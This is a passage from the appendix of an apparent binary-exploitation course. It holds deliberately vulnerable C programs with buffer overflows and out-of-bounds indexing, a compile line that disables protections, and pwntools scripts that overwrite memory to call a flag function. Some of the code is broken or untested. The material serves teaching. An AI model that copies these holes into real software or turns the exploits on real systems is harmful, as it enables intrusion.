        printf("Access granted for user %s\n", user_input);  
    }  
    return 0;  
}
```

B.2. access example sequel

```
#include <stdio.h>  
  
int main() {  
    char user_input[10];  
    int admin_check = 0;  
    printf("Please enter your name: ");  
    fgets(user_input, 20, stdin);  
    if (admin_check == 0xCAFEBOBA) {  
        printf("Access granted for user %s\n", user_input);  
    }  
    else {
```


B. Exploitable C programs

```
        printf("Access denied for user %s\n", user_input);
    }
    return 0;
}
```

B.3. access example threequel

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

int compare;
int main() {
    srand(time(NULL));
    compare = rand() % 100 + 1;
    char user_input[10];
    printf("Compare is %d\n", compare);
    int admin_check = 0;
    printf("Please enter your name: ");
    fgets(user_input, 20, stdin);
    if (admin_check == compare) {
        printf("Access granted for user %s\n", user_input);
    }
    else {
        printf("Access denied for user %s\n", user_input);
    }
    return 0;
}
```

B.4. code redirection

```
#include <stdio.h>

void get_flag(){
    FILE* f = fopen("flag.txt", "r");
    char flag[100];
    fgets(flag, 100, f);
    printf("Congratulations! Flag is %s!\n", flag);
}

int main() {
```

B. Exploitable C programs

```
printf("get_flag is at %p\n", get_flag);
char input[10];
fgets(input, 20, stdin);
printf("Hello %s!\n", input);
return 0;
}
```

B.5. get flag example

```
#include <stdio.h>

void get_flag(){
    FILE* f = fopen("flag.txt", "r");
    char flag[100];
    fgets(flag, 100, f);
    printf("Congratulations! Flag is %s!\n", flag);
    while (1);
}

void start_program() {
    printf("get_flag is at %p\n", get_flag);
    char input[10];
    fgets(input, 30, stdin);
    printf("Hello %s", input);
    return 0;
}

int main() {
    start_program();
}
```

B.6. Challenge Binary

This is special. Compile without stack protection.

```
gcc -m32 challenge.c -o challenge -fno-pie -no-pie
```

I *think* this program should be exploitable, based on my design, though I have not tested it yet. So don't feel too bad if you can't figure it out, it might be my fault! Shoot me an email if you're attempting it and got stuck and can't figure it out.

B. Exploitable C programs

```
#include <stdio.h>

void get_flag(){
    FILE* f = fopen("flag.txt", "r");
    char flag[100];
    fgets(flag, 100, f);
    printf("Congratulations! Flag is %s!\n", flag);
}

struct Person {
    char name[10];
    int age;
}

void modify_person(Person* people) {
    printf("Which person?\n");
    int index = 0;
    scanf("%d", &index);
    printf("Enter their name: ");
    fgets(people[index].name, 100, stdin);
    printf("Enter their age: ");
    scanf("%d", &people[index].age);
    people[index].age = 0;
}

void read_person(Person* people) {
    printf("Which person?\n");
    int index = 0;
    scanf("%d", &index);
    printf("Person is %s and is %d years old\n", people[index].name,
        ↪ people[index].age);
}

void do_loop(){
    Person people[10] = {0};
    int choice = 0;
    do {
        printf("Menu:-\n");
        printf("0) Quit\n");
        printf("1) Modify Person\n");
        printf("2) Read Person\n");
        scanf("%d", &choice);

        if (choice == 1) {
            modify_person(people);
        }
    } while (choice != 0);
}
```

B. Exploitable C programs

```
    }  
    else if (choice == 2) {  
        read_person(people);  
    }  
} while choice != 0;  
}  
  
int main(){  
    do_loop();  
}
```

C. Python pwntools solve scripts

Be sure “pwntools” is installed. If using the VM, activate the virtual environment with

```
source <path_to_pwntools_folder>/bin/activate
```

The run the python scripts with `python <filename>.py`.

C.1. solve access example threequel

```
#!/usr/bin/env python
from pwn import *

program = process("./access_example_threequel")
print(program.recvuntil(b"Compare is "))
number = int(program.recvuntil(b"\n"))
print(f"Number is {number}")

program.sendline(b"a"*10 + p32(number))

program.interactive()
```

C.2. solve get flag example

```
#!/usr/bin/env python
from pwn import *

program = process("./get_flag_example")

print(program.recvuntil(b"get_flag is at 0x"))

# If ASLR is disabled, pwntools provides nicer ways
# to get the address of functions with the ELF class.
get_flag_addr = int(program.recvline(),16)
print(f"get_flag is at {hex(get_flag_addr)}")

# Just to pause execution in case you want
# to attach to gdb/rizin
```

C. Python pwntools solve scripts

```
input()
program.sendline(b"abcdefghijklnopqrstuv" + p32(get_flag_addr))
print(program.recvline())
print(program.recvline())

program.interactive()
```